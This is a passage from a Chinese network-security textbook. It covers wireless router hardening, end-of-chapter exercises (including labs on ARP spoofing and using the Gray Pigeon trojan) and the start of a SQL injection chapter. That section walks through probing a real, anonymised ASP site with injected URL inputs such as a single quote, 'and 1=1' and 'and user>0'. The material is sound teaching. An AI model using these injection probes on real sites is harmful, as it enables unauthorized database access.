


图 5-138 远端 WEB 管理



第 14 步：在图 5-139 中，选择【安全设置】|【高级安全设置】选项，设置如图 5-139 所示，然后单击【保存】按钮。




图 5-139　高级安全设置

第 15 步：在图 5-140 中，选择【IP 与 MAC 绑定】|【静态 ARP 绑定设置】选项，选择【启用】单选按钮，单击【保存】按钮。单击【增加单个条目】按钮来添加 IP 与 MAC 绑定。



图 5-140　静态 ARP 绑定设置

第 16 步：在图 5-141 中，选择【IP 与 MAC 绑定】|【ARP 映射表】选项，设置如图 5-141 所示。



图 5-141　ARP 映射表

第 17 步：在图 5-142 中，选择【系统工具】|【修改登录口令】选项，修改登录口令后，单击【保存】按钮。





图 5-142　修改登录口令

3. 无线网络的安全

从前面的案例可知，无线网络（又称为 WiFi）可能存在许多网络安全问题。一般情况下，无线网络比有线网络更容易受到入侵，因为被攻击的计算机与入侵者的计算机不需要物理上的连接，入侵者的计算机只要在无线路由器或中继器的有效信号覆盖范围内即可。如果在内部网络传输的数据没有经过加密，那么很有可能造成隐私数据的被盗。

一个简单的无线网络拓扑结构如图 5-143 所示。




图 5-143　简单无线网络拓扑结构

下面介绍保障无线网络安全的一些措施。

（1）确定 AP（无线接入点）的位置

前面案例中的情况就是邻居家的 AP 没有放在一个合适的位置造成的。所以，首先就应注意合理放置 AP，以便能够限制信号在覆盖区以外的传输距离。别将 AP 放在窗户附近，因为玻璃无法阻挡信号。最好将 AP 放在需要覆盖区域的中心，使泄露到墙外的信号尽可能地少。不过，完全控制无线信号泄露几乎是不可能的。

（2）修改登录 AP 的默认用户名和密码

一般的小型无线网络是通过无线路由器或中继器访问外网的。通常这些路由器或中继器设备制造商为了便于用户设置这些设备建立起无线网络，都提供了一个管理页面，在这个页面可以设置该设备的网络地址以及账号等信息。为了保证只有设备拥有者才能使用这个管理页面，该设备通常也设有登录界面，只有输入正确的用户名和密码的用户才能进入管理页面。然而在设备出售时，制造商给每一个型号的设备提供的默认用户名和密码都是一样的。不幸的是，很多用户购买回这些设备之后，都不会去修改设备默认的用户名和密码。这就使得黑客们有机可乘。他们只要通过简单的扫描工具就能够很容易找到这些设备并尝试用默认的用户名和密码登录管理页面，如果成功则立即得到该无线路由器的控制权。所以，最好修改登录 AP 的用户名和密码，防止非法用户轻易对无线 AP 或无线宽带路由器进行

控制。

（3）修改默认的 SSID

SSID(Service Set Identifier，服务区标识符)是一个无线网络的标识符，是无线网络最基本的身份认证机制，无线客户用它来建立与某个 AP 之间的连接。无线客户端要加入一个无线网络时需要出示正确无线 AP 或无线宽带路由器的 SSID，才能访问无线 AP 或无线宽带路由器，否则，无线 AP 或无线宽带路由器将拒绝该无线客户端通过本服务区上网。这个标识符是由通信设备制造商设置的，并且每个厂商都用自己的默认值。如果不为无线网络指定一个 SSID 或者只使用默认的 SSID，那么任何无线客户端都可以进入该网络，这无疑为黑客入侵网络提供了方便。

（4）禁止 SSID 广播

在无线网络中，路由设备有个很重要的功能，就是广播 SSID。最初，这个功能主要是为那些无线网络客户端流量特别大的商业无线网络而设计的。开启了 SSID 广播的无线网络，其路由设备会自动向其有效范围内的无线网络客户端广播自己的 SSID，无线网络客户端接收到这个 SSID 后，就可以利用这个 SSID 使用这个网络了。但是，这个功能却存在极大的安全隐患，因为自动为想进入该网络的黑客提供了方便。在商业网络里，由于为了满足经常变动的无线网络接入端，必定要牺牲安全性来开启 SSID 广播功能，但是作为 SOHO(Small Office And Home Office)无线网络来讲，网络成员相对固定，所以应该关闭 SSID 广播功能。

（5）设置 MAC 过滤

基本上每个网络设备(包括无线网络设备)都有一个独一无二的物理地址或 MAC 地址，所有路由器/中继器等路由设备都能够跟踪所有经过它们的数据包的源 MAC 地址，并且都提供对 MAC 地址的操作。因此，可以利用该功能来设置 MAC 过滤，通过建立基于 MAC 地址的 Access Control(访问控制表，允许接入无线网络的 MAC 地址列表)来防止非法设备或主机的接入。因为 MAC 地址列表中的地址需要手工录入，扩展能力差，只适合小型的网络规模。

注意　该方法不是绝对有效，因为可以修改网卡的 MAC 地址。

（6）设置 WEP 加密

只依靠访问控制实现无线网络的安全是不够的，还需要对传输的数据进行加密，数据加密可保证发射的数据只能被所期望的用户接收和理解，目前常见的数据加密方法是 WEP(Wired Equivalent Privacy，有线等效加密)。

WEP 加密技术源自于名为 RC4 的 RSA 数据加密技术，可满足用户较高层次的网络安全需求。WEP 使用了共享密钥 RC4 加密算法，密钥长度最初为 40 位(5 个字符)，后来增加到 128 位(13 个字符)，有些新设备可以支持 152 位加密。不是所有的无线网卡都支持 128 位或以上加密方式 WEP KEY。有的老无线网卡可能只支持 40 位方式的加密或 64 位方式的加密，还有的根本就不支持。所以在设置无线 AP 或无线宽带路由器的 WEP 加密时还需要根据无线网卡的情况来设置加密位数。目前多数无线产品在加密方面做得都不错，均可提供多种加密认证方式，不过，不要使用厂商自带的 WEP 密钥，使用 128 位的 WEP 加密技术更加安全可靠。



WEP 加密采用静态的保密密钥，每个无线客户端使用相同的密钥访问无线网络。WEP 也提供认证功能，当启用了加密功能，客户端尝试连接 AP 时，AP 会发出一个 Challenge Packet 给客户端，客户端再利用共享密钥将此值加密后送回 AP 进行确认，只有正确无误后，才能允许该无线客户端存取网络资源。

（7）禁用 DHCP

如果启用 DHCP 服务，那么就存在一个安全隐患，因为要接入该无线网络的入侵者很容易通过 DHCP 服务得到一个合法的 IP。

在成员固定的小型网络中，最好禁用 DHCP，然后为网络成员设备分配固定的 IP 地址，再在路由器上设定允许接入设备的 IP 地址列表，从而可以有效地防止非法入侵。

禁用 DHCP 后，黑客必须要破解本无线网络的 IP 地址、子网掩码以及其他必需的 TCP/IP 参数，这无疑增加了黑客入侵的难度。

（8）禁用 SNMP

如果 AP 支持 SNMP，那么需要禁用 SNMP 或者修改 AP 默认的公开及专用的共用字符串。否则，黑客将可以利用 SNMP 获取关于本网络的重要信息。

（9）主动更新

安装所使用的无线路由器或无线网卡的最新固件或驱动程序，消除以前存在的漏洞。

小　　结

本章介绍了端口与漏洞扫描以及网络监听技术、缓冲区溢出攻击及其防范、arp 欺骗、DOS 与 DDoS 攻击检测与防御、防火墙技术、入侵检测与入侵防御技术、恶意软件、蜜罐技术、VPN 技术、httptunnel 技术以及无线网络安全等内容。并且通过对一系列实例的介绍，加深读者对网络安全和攻防方面的基础知识和技术的理解，帮助读者提高解决实际网络安全问题的能力。

习　　题

1. 填空题

（1）网络安全的目标主要是：系统的可靠性、________、________、________、不可抵赖性和可控性等方面。

（2）黑客常用的攻击手段有：________、________、________、________等。

（3）黑客入侵的步骤一般可以分为 3 个阶段：________、________、________。

（4）一些常用的网络命令有：________、________、________、________、________、________、________等。

（5）________命令用于确定 IP 地址对应的物理地址。

（6）________是对计算机系统或其他网络设备进行与安全相关的检测，找出安全隐患和可被黑客利用的漏洞。

（7）________就是一扇进入计算机系统的门。



(8) ________是一块保存数据的连续内存，一个名为________的寄存器指向它的顶部，它的底部在一个固定的地址。

(9) ________攻击是通过对主机特定漏洞的利用攻击导致网络栈失效、系统崩溃、主机死机而无法提供正常的网络服务功能。

(10) DDoS 的攻击形式主要有：________和________。

(11) ________是控制从网络外部访问本网络的设备，通常位于内网与 Internet 的连接处，充当访问网络的唯一入口(出口)。

(12) Linux 提供了一个非常优秀的防火墙工具________，它免费、功能强大、可以对流入流出的信息进行灵活控制，并且可以在一台低配置的机器上很好地运行。

(13) 根据原始数据的来源 IDS 可以分为：________和________。

(14) ________是一组计算机指令或者程序代码，能自我复制，通常嵌入在计算机程序中，能够破坏计算机功能或者毁坏数据，影响计算机的使用。

(15) ________是计算机病毒的一种，利用计算机网络和安全漏洞来复制自身的一段代码。

(16) ________只是一个程序，它驻留在目标计算机中，随计算机启动而自动启动，并且在某一端口进行监听，对接收到的数据进行识别，然后对目标计算机执行相应的操作。

(17) 特洛伊木马包括两个部分：________和________。

(18) ________是利用网页来进行破坏的病毒，它存在于网页之中，其实是使用一些脚本语言编写的一些恶意代码，利用浏览器漏洞来实现病毒的植入。

(19) ________是指黑客自己建立带病毒的网站，或者入侵大流量网站，然后在其网页中植入木马和病毒，当用户浏览到这些网页时就会中毒。

(20) ________是内嵌于 Windows 操作系统中的脚本语言工作环境。

(21) ________是一种资源，它的价值是被攻击或攻陷。

(22) ________被定义为通过一个公用网络建立一个临时的、安全的连接，是一条穿过公用网络的安全、稳定的通道。

(23) httptunnel 技术也称为________，是一种绕过防火墙端口屏蔽的通信方式。

2. 思考与简答题

(1) 阐述目前网络的安全形势。

(2) 阐述网络安全的特点。

(3) 阐述黑客攻击的一般步骤。

(4) 常用的网络命令有哪些？它们的功能是什么？

(5) 阐述缓冲区溢出的攻击原理，有哪些方法可以尽量避免缓冲区溢出？

(6) 阐述 arp 欺骗的原理。

(7) 阐述 DOS 与 DDoS 攻击的原理，有哪些方法可以尽量防范 DOS 与 DDoS 攻击？

(8) 入侵检测与入侵防御技术的优缺点是什么？

(9) 计算机病毒、蠕虫和木马带来的威胁有哪些？

(10) 阐述网页病毒、网页木马的传播与工作过程。

(11) 阐述病毒、蠕虫和木马的一般清除方法。



(12) 阐述自己对蜜罐技术的理解。

(13) 无线网络的安全隐患有哪些?

3. 上机题

(1) 实验环境如图 5-6 所示,192.168.10.5 运行 X-Scan 对 192.168.10.1 进行漏洞扫描,192.168.10.1 用 Analyzer 分析进来的数据包,判断是否遭到扫描攻击。

(2) 实验环境如图 5-34 所示,192.168.1.10 对 192.168.1.20 实施 arp 欺骗。

(3) 在 Windows 和 Linux 中配置防火墙。

(4) 实验环境如图 5-47 所示,在 192.168.10.5 上安装并且运行 Snort 对 192.168.10.1 上的入侵进行检测。

(5) 实验环境如图 5-59 所示,练习灰鸽子的使用。

(6) 实验环境如图 5-120 所示,通过 httptunnel 技术对 192.168.10.1 进行入侵。

(7) 实验环境如图 5-126 所示,进行无线网络安全配置。



第6章　数据库系统安全技术

本章学习目标：

- 掌握 SQL 注入式攻击的原理
- 理解对 SQL 注入式攻击的防范
- 了解常见的数据库安全问题及安全威胁
- 了解数据库系统安全体系、机制和需求
- 了解 MS SQL Server 2005 安全管理
- 了解数据库安全管理原则

数据库系统是计算机技术的一个重要分支，从 20 世纪 60 年代后期发展至今，已经成为一门非常重要的学科。数据库是信息存储管理的主要形式，是单机或网络信息系统的主要基础。

本章通过实例介绍数据库系统的安全特性以及数据库系统安全所面临的威胁。

6.1　SQL 注入式攻击

随着网络与信息技术的飞速发展，互联网已经逐渐改变了人们的生活方式，成为人们生活中不可缺少的一部分。越来越多的企业建设了基于互联网的业务信息系统（Web），所以网络安全的重要性就此体现出来了。据统计，2007 年在中国被黑站点中共有 24516 个一级域名网站被篡改，见表 6-1。

表 6-1　中国 2007 年被黑站点

域名	被黑站点数	域名	被黑站点数
.gov.cn	708	.net.cn	203
.cn	6186	.net	1586
.com.cn	1403	.org	393
.com	13664	.org.cn	102
.edu.cn	271		



然而有更多的攻击是在隐蔽的情况下进行的，有些大型企业网站被黑客控制长达几个月，可是该网站的管理员竟然没有发现。可见，Web 应用正在成为网络安全的最大弱点。下面通过实例介绍 SQL 注入式攻击给 Web 应用带来的威胁。

6.1.1 实例：注入攻击 MS SQL Server

SQL 注入攻击是指攻击者通过黑盒测试的方法检测目标网站脚本是否存在过滤不严的问题。如果有，那么攻击者就可以利用某些特殊构造的 SQL 语句，通过在浏览器直接查询管理员的用户名和密码，或者利用数据库的一些特性进行权限提升。

本节要注入的网站如图 6-1 所示，由于只是为了介绍注入网站的方法，并未实质入侵该网站，同时也是为了对该网站保密，因此在后面的截图中隐藏了该网站的相关信息。



图 6-1　被注入网站的首页

图 6-1 显示的是要被注入网站的首页，将鼠标放在“我院召开‘平安奥运’工作部署会”上，在状态栏显示其 URL 是 http://www.xxx.com.cn/detail.asp? productid=392。看到 URL 中有类似 detail.asp? productid 这样的信息，就可以猜测该网站是否存在注入漏洞了。

第 1 步：加单引号。

如图 6-2 所示是在浏览器地址栏中 http://www.xxx.com.cn/detail.asp? productid=392 后面加一个单引号，按 Enter 键后，服务器返回的错误提示。

从返回的错误提示可知：网站使用的是 SQL Server 数据库，通过 ODBC 来连接数据库，程序存在过滤不严密的问题，因为输入的单引号被程序解析执行了。

第 2 步：测试“and 1=1”。

如图 6-3 所示，在浏览器地址栏中 http://www.xxx.com.cn/ detail.asp? productid=392 后面加“and 1=1”，按 Enter 键后，服务器返回到正常页面。






图 6-2　加单引号



图 6-3　测试“and 1＝1”

第 3 步：测试“and 1＝2”。

如图 6-4 所示，在浏览器地址栏中 http://www.xxx.com.cn/ detail.asp? productid＝392 后面加“and 1＝2”，按 Enter 键后，服务器返回错误提示。



图 6-4　测试“and 1＝2”

第 2 步和第 3 步就是经典的 1＝1、1＝2 测试法。

如果一个网站可以被注入，那么：第 2 步显示正常网页，第 3 步显示错误提示，提示 BOF 或 EOF 中有一个是“真”，或者当前的记录已被删除，所需的操作要求一个当前的记录。

如果一个网站不可以被注入，那么：第 2 步和第 3 步都会显示错误提示。

第 4 步：判断数据库类型。

对于不同的数据库，它们的函数和注入方法都有差异，所以在注入之前，还要判断数据库的类型。如果在第 1 步加单引号后得不到有价值的信息，那么可以利用“user＞0”来判断数据库类型。

如图 6-5 所示，在浏览器地址栏中 http://www.xxx.com.cn/detail.asp? productid＝392 后面加“and user＞0”，按 Enter 键后，服务器返回错误提示，可知是 SQL Server 数据库。

“http://www.xxx.com.cn/detail.asp? productid＝392 and user＞0”的含义：and 前面的语句是正常的，and 后面的 user 是 SQL Server 的一个内置变量，它的值是当前连接数






图 6-5　测试“and user＞0”

据库的用户名，类型是 nvarchar。拿一个 nvarchar 类型的值和 int 类型的数 0 进行比较，系统会试图将 nvarchar 类型的值转换为 int 类型，不过，在转换过程中会出错，SQL Server 的出错提示如图 6-5 所示，其中 cw88163 是当前连接数据库的用户名。

注意　SQL Server 中有一个用户 sa，该用户是一个等同于 Adminstrators 权限的角色。上面的方法可以很方便地测试出是否是用 sa 连接数据库，如果是用 sa 连接数据库，那么将提示“将 nvarchar 值'dbo'转换为数据类型为 int 的列时发生语法错误”。

